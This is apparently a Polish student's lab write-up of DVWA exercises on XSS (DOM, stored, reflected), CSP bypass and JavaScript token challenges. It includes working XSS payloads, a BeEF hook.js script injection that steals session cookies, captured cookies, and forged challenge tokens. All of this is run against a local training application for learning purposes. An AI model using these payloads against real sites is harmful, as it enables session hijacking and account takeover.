
Poziom: Medium

Po kodzie źródłowym widać, że nie można dodać nic ze script.

```
# Do not allow script tags
if (stripos ($default, "<script>") !== false) {
    header ("location: ?default=English");
    exit;
```

po wybraniu języka dodałam kod </select> który w momencie próby uruchomienia obrazka zostanie uruchomiony atrybut onerror, który wykona kod

JavaScript.



Poziom: High

Wykorzystanie burpa do przejęcia ciasteczka.

A screenshot of the Burp Suite interface. The 'Raw' tab of the request editor shows an HTTP GET request to 'http://localhost:80'. The 'Raw' content of the request is as follows:


```
1 GET /DVWA/vulnerabilities/xss_d/?default=English HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/xss_d/
9 Cookie: _ga=GA1.1.529699030.1702655392; _ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; security=high; PHPSESSID=g49vkq16b4m4khk4u42oicgs; BEEFHOOK=NVGsTNp5HKZjpYNJAw3zN01ztYisroDB0vvbUJaL4rESNe0aI1JtUST4BiHtaJ2b8PS5NuEZzFAm9mzy
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

The right side of the interface shows the 'Inspector' panel with tabs for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.



XSS (Stored)

Poziom: Low

Pozyskanie ciasteczka poprzez dodanie <script>alert(document.cookie)</script>



Z tak dużym sukcesem, że zmieniając pomiędzy poziomami dostałam wszystkie ciasteczka (z wyjątkiem impossible)



Poziom: Medium

Ukradłam ciasteczko za pomocą Beef-XSS. Wkleiłam do imienia i wiadomości: <script src="http://127.0.0.1:3000/hook.js"></script> wcześniej zmieniając długość znaków w formularzu do 100, bo było 10 i 50 i nie chciało się skopiować.

The screenshot shows the DVWA Stored XSS page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The main content area has two input fields. The first field is labeled 'Name' with the value 'rc=<http://127.0.0.1:3000/hook.js>></script>'. The second field is labeled 'Message' with the value '<script src=<http://127.0.0.1:3000/hook.js>></script>'. Below these fields are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. A message box at the bottom says 'Name: test' and 'Message: This is a test comment.' To the right of the DVWA logo, there's a developer tools interface showing the DOM structure of the page.

I w taki sposób ukradłam ciasteczko: PHPSESSID=lbm3un7fa56e0see8fkpc2jebs; security=medium; BEEFHOO嫵=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFI BsarnjK2Bbk0iZfKq5wG 9dBCcO48JLSz

The screenshot shows the BeEF Control Panel. At the top, it displays the URL '127.0.0.1:3000/ui/panel#id:mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFI BsarnjK2Bbk0iZfKq5wG 9dBCcO48JLSz'. The main interface has tabs for 'Getting Started', 'Logs', 'Commands', 'Proxy', 'XssRays', and 'Network'. Under the 'Current Browser' tab, it shows detailed browser capabilities for '127.0.0.1'. Below this, the 'Logs' tab shows a command history entry:

```

Module Tree: Browser (58)
Module Results History:
1 data.cookie=PHPSESSID=g507m7jcs3818an0bgffr4s;
BEEFHOO嫵=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFI BsarnjK2Bbk0iZfKq5wG 9dBCcO48JLSz; security=medium

```

Oraz doprowadziłam do wygaśnięcia sesji

Oraz zmieniłam link który spowodował, że przerzuciłam na google po kliknięciu w cokolwiek (tutaj pojawił się problem, bo nie wiedziałam jak zmienić znowu ustawienia i wejść ponownie w DVWA no ale zdarza się)

Poziom: High

Niestety opcja beef-xss nie zadziałała, ze względu na to, że w kodzie źródłowym nie ma możliwości skorzystania ze <script>.

Wykorzystałam HTML events i wpisałam kod <button onclick="this.innerHTML = document.cookie">Pokaż ciasteczka</button> który pokazał mi ciasteczko.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Pokaż ciasteczka
Message: Pokaż ciasteczka

Name:
_ga=GA1.1.529699030.1702655392;
_ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0;
security=high; PHPSESSID=dqgh7lt36qe5hg5pk390rnf71v
Message: Pokaż ciasteczka

XSS (Reflected)

Poziom: Low

To samo działanie co w przypadku XSS(Stored), dodanie <script>alert(document.cookie)</script>

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?



Poziom: Medium

Wykorzystanie skryptu: <button onclick="this.innerHTML = document.cookie">Pokaż ciasteczka</button>.

W tym przypadku beef nie zadziała ze względu na brak możliwości użycia <script>

What's your name? Submit

Hello kod _ga=GA1.1.529699030.1702655392;_ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; security=medium; PHPSESSID=d4g0pcrv18

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

I przechwycenie ciasteczka za pomocą burpa:

```

Pretty Raw Hex
1 GET /DVWA/vulnerabilities/xss_r/?name=Karolina HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/xss_r/
9 Cookie: _ga=GA1.1.529699030.1702655392;_ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; security=medium; PHPSESSID=98meed1kgvnkjpbugas04aj41; BEEFH0OK=NVGsTNpSHKZjpYnjAw3zN01ztYisroDB0vzbUJaL4rESNe0aIIJtUST4BiHtaJ2b8PSSNuEzzFAm9mzy
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

Poziom: High

Wykorzystanie skryptu: <button onclick="this.innerHTML = document.cookie">Pokaż ciasteczka</button>

W tym przypadku beef nie zadziała ze względu na brak możliwości użycia <script>

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello _ga=GA1.1.529699030.1702655392;_ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; security=high; PHPSESSID=d4g0pcrv18

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Również przechwycenie ciasteczka za pomocą burpa:

```
1 GET /DVWA/vulnerabilities/xss_r/?name=Karolina HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/xss_r/
9 Cookie: _ga=GA1.1.529699030.1702655392; _ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; security=high; PHPSESSID=pjcf094hprjlqnqpk15c2n6ghnm; BEEFHOOK=NVGsTNp5HKZjpYNJAw3zN01ztYisroDB0vvbUJaL4rESNeOaI1JtUST4BiHtaJ2b8PS5NuEZzFAm9mzy
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

_ga=GA1.1.529699030.1702655392; _ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0;
security=high; PHPSESSID=pjcf094hprjlqnqpk15c2n6ghnm;
BEEFHOOK=NVGsTNp5HKZjpYNJAw3zN01ztYisroDB0vvbUJaL4rESNeOaI1JtUST4BiHtaJ2b8PS5NuEZzF
Am9mzy

CSP BYPASS

Poziom: Low

Na początku robiłam z pastebin ale okazało się że już nie działa...

niestety nie byłam w stanie skończyć tego zadania ponieważ, nie działał mi serwer Apache na kirim..

Ze względu na problemy techniczne nie mogłam sprawdzić mojego pomysłu, który był następujący:

stworzenie pliku csp.js z alert("Jestem na low"); w htdocs i przesłanie go do podatności używając nagłówka https://127.0.0.1/csp.js.

Poziom: Medium

Z tego co rozumiem ze źródła zawierają CSP oraz skrypty pochodzące z tej samej domeny ('self'), skrypty bezpieczne do wywołania ('unsafe-inline') oraz skrypty z określonym nonce ('nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=').

Z tego co rozumiem, wysyłając dowolny plik/skrypt musi zawierać ('nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA='). Więc przy przesyłaniu spróbowałem ponownie wysłać swoją stronę csp i dodać do niej to nonce, bądź przesyłać skrypt który by to nonce zawierał np. <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("Jestem")</script>, będący

przykładem ze źródła.

DVWA

Vulnerability: Content Security Policy (CSP) Bypass

, będący przykładem ze źródła.

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

```
v2ZXIgZ29pbmcgdG8gZ2lZSB5b3UgdXA=>alert("Jestem")</script>
```

Include

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

localhost

Jestem

OK

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

I zadziałało

Poziom: High

Zabierając żądanie widać funkcje CallBack

```
Pretty Raw Hex
1 GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=solveSum HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/csp/
9 Cookie: BEEFHOOK=mGFCxHImwUXfvDeGwz2tHZFDrobyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk0izfkq5wG9dBCc048JLSz; PHPSESSID=sgl3iph68h963lvhaiqfkv3qo5; security=high
10 Sec-Fetch-Dest: script
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13
14
```

Sprawdziłam źródło

vulnerabilities/csp/source/high.js

```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

[Compare All Levels](#)

Funkcja clickButton() tworzy dynamicznie skrypt <script>, który pobiera dane z serwera i wywołuje funkcję solveSum(), aby przetworzyć otrzymane dane. Funkcja solveSum() następnie aktualizuje zawartość strony na podstawie otrzymanych danych.

Zrozumiałam, że solveSum to jest cos w rozdaju argumentu i najpierw próbowałam za niego wstawić cały skrypt

Burp Suite Community Edition v2023.9.1 - Temporary Project

Request to http://localhost:80 [127.0.0.1]

Pretty Raw Hex

1 GET /DWA/vulnerabilities/csp/source/jsonp.php?callback=<script>alert("Jestem")</script> HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept:

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://localhost/DWA/vulnerabilities/csp/

9 Cookie: BEEFHFOOK=aGFCKhImwUXfVDeOwz2tHZFDr0byRANyKDPKcpMwmM3DSFIBsarnjK2Bbk0iZfkq5wG9dBCC048JLSz; PHPSESSID=sg13iph68h963lvhaiqfkv3qp5; security=high

10 Sec-Fetch-Dest: script


11 Sec-Fetch-Mode: no-cors

12 Sec-Fetch-Site: same-origin

13

14

Natomiast przy wpisaniu samego alert("Jestem") zadziałało



JAVASCRIPT

Poziom: Low

Podatność używa md5

```
<?php
$page[ 'body' ] .= <<<EOF
<script>

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/
```

oraz szyfru rot13.

```
function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
<script>
```

Mamy te same tokeny dla każdego wpisanego słowa

The screenshot shows the OWASP ZAP proxy tool interface. The 'Intercept' tab is selected. A POST request to http://localhost:80 [127.0.0.1] is displayed. The request payload is:

```
POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/15.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/javascript/
Cookie: BEEFHOOK=mGFCXHimwUXfVDeGwz2tHZFDri0ybyRANXXDPKcpMwmM305FIBsaZnjK2Bbk01zfKq5wG9dBCC048JL5z; PHPSESSID=417rka9a55dp190sou9ng8thn9; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
token=8b479aefbd90795395b3e7089ae0dc09&phrase=ChangeMe&send=Submit
```

The right panel shows the 'Inspector' tab with the following details:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 3
- Request cookies: 3
- Request headers: 16

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept Action Open browser

Pretty Raw Hex

```

1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 65
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDx0byRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01zfKq5wG9dBCCo48JLSz; PHPSESSID=417rka9a55dp190sou9ng8thn9; security=low
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=8b479aefbd90795395b3e7089ae0dc09&phrase=Success&send=Submit

```

Comment this item

Inspector

- Request attributes
- Request query para
- Request body para
- Request cookies
- Request headers

Token wrzuciłem do odszyfrowania hasha:

The screenshot shows the Hashes service interface. At the top, there are navigation links: Strona główna, FAQ, Wpłać do systemu Escrow, Kup, and a support link. Below that is a language selection bar with 'Polszczyzna'. A prominent blue banner at the top displays a bell icon and the message 'Przetworzone! 1 hashy zostało sprawdzonych: 1 znalezionych 0 nie znalezionych'. Below this, a green box contains the text '✓ Znalezione:' followed by the hash value '8b479aefbd90795395b3e7089ae0dc09:PunatrZr'. At the bottom, a blue button says 'WYSZUKAJ PONOWNIE'.

Oznaczające PunatrZr

Następnie rozszyfrowanie PunatrZr, który był ChangMe i zmienie słowo success według wytycznych.

```

└─(root㉿kali)-[~/home/kali]
# echo 'PunatrZr' | tr 'A-Za-z' 'N-ZA-Mn-za-m'
ChangeMe

└─(root㉿kali)-[~/home/kali]
# echo -n "success" | rot13 | md5sum
38581812b435834ebf84ebcc2c6424d6 -

```

Token ten należało zmienić w burpie przy przesyłaniu żądania.

```
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 66
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDzOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01ZfKq5wG9dBCC048JLSz; PHPSESSID=417rka9a55dp190sou9ng8thm
   security=low
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```

Submit the word "success" to win.
Well done!

Phrase

Poziom: Medium

Przesyłając żądanie z Changeme

```
security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=XXeMegnahCXX&phrase=ChangeMe&send=Submit
```

widzimy, że token to odwrócone słówko z XX...XX

Wrzucając inne słówko token jest ten sam

```
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDzOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01ZfKq5wG9dBCC04
   security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=XXeMegnahCXX&phrase=LetMeIn&send=Submit
```

Wchodzimy w Inspekt i tworzymy pętle określając interesującą nas linijkę kodu.

The screenshot shows a browser window with the DVWA JavaScript Attacks page. The URL is <http://127.0.0.1:8090/DVWA/vulnerabilities/javascript/?id=1>. The page title is "Vulnerability: JavaScript Attacks". A text input field contains "Phrase: ChangeMe". Below it is a "Submit" button. To the right, there's a "More Information" section with links to various resources. The browser's developer tools (Debugger tab) are open, showing the source code of the medium.js file. The code includes a function that concatenates a phrase with the value of a 'token' field from a document object. The debugger's call stack and scopes panes show the execution context.

Generujemy pętle dla ChangeMe

This screenshot is similar to the previous one, showing the DVWA JavaScript Attacks page with the URL <http://127.0.0.1:8090/DVWA/vulnerabilities/javascript/?id=1>. The browser debugger shows the medium.js file with a modified line of code: `document.getElementById('token').value = do_something(e + document.getElementById('phrase').value + 'XX')`. The debugger's call stack and scopes panes are visible, showing the execution context.

Widzimy, że token się wtedy zmienia na XXodwrotność słowaXX

This screenshot shows the DVWA JavaScript Attacks page with the URL <http://127.0.0.1:8090/DVWA/vulnerabilities/javascript/?id=1>. The browser debugger shows the medium.js file with a modified line of code: `document.getElementById('token').value = do_something(e + document.getElementById('phrase').value + 'XX')`. The debugger's call stack and scopes panes are visible, showing the execution context.

Więc zmieniłam odwróciłam słowo success

```

Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/javascript/
Cookie: BEEFHOOK=mGFCXh1mwUXfvDeGwz2tHZFDyObYRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01zfKq5wG9dBCc048JLSz; PHPSESSID=h9cvpqz66joqo7rv2xfhkd20sv;
security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
token=XXsseccusCXX&phrase=success&send=Submit

```

Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

More Information

- <https://www.w3schools.com/js/>

Poziom: High


Idąc logiką low i medium sprawdziłem tokeny

```
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 97
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: BEEFH00K=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01zfKq5wG9dBCc048JLSz; PHPSESSID=7k59boqvpl2p5f3pkrr40eh3tr; security=high
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=28638d855bc00d62b33f9643eab3e43d8335ab2b308039abd8fb8bef86331b14&phrase=success&send=Submit
```

```
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 97
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: BEEFH00K=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01zfKq5wG9dBCc048JLSz; PHPSESSID=7k59boqvpl2p5f3pkrr40eh3tr; security=high
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=28638d855bc00d62b33f9643eab3e43d8335ab2b308039abd8fb8bef86331b14&phrase=ChangMe&send=Submit
```

Tokeny były te same dla każdej wartości.

Wykorzystałam de4js do rozpakowania pliku JavaScript.



The screenshot shows the de4js interface with the following details:

- Version: 1.12.0
- Tool: Deobfuscator i rozpakowujący Javascript
- Mode: **Ewaluacja** (Evaluation) is selected.
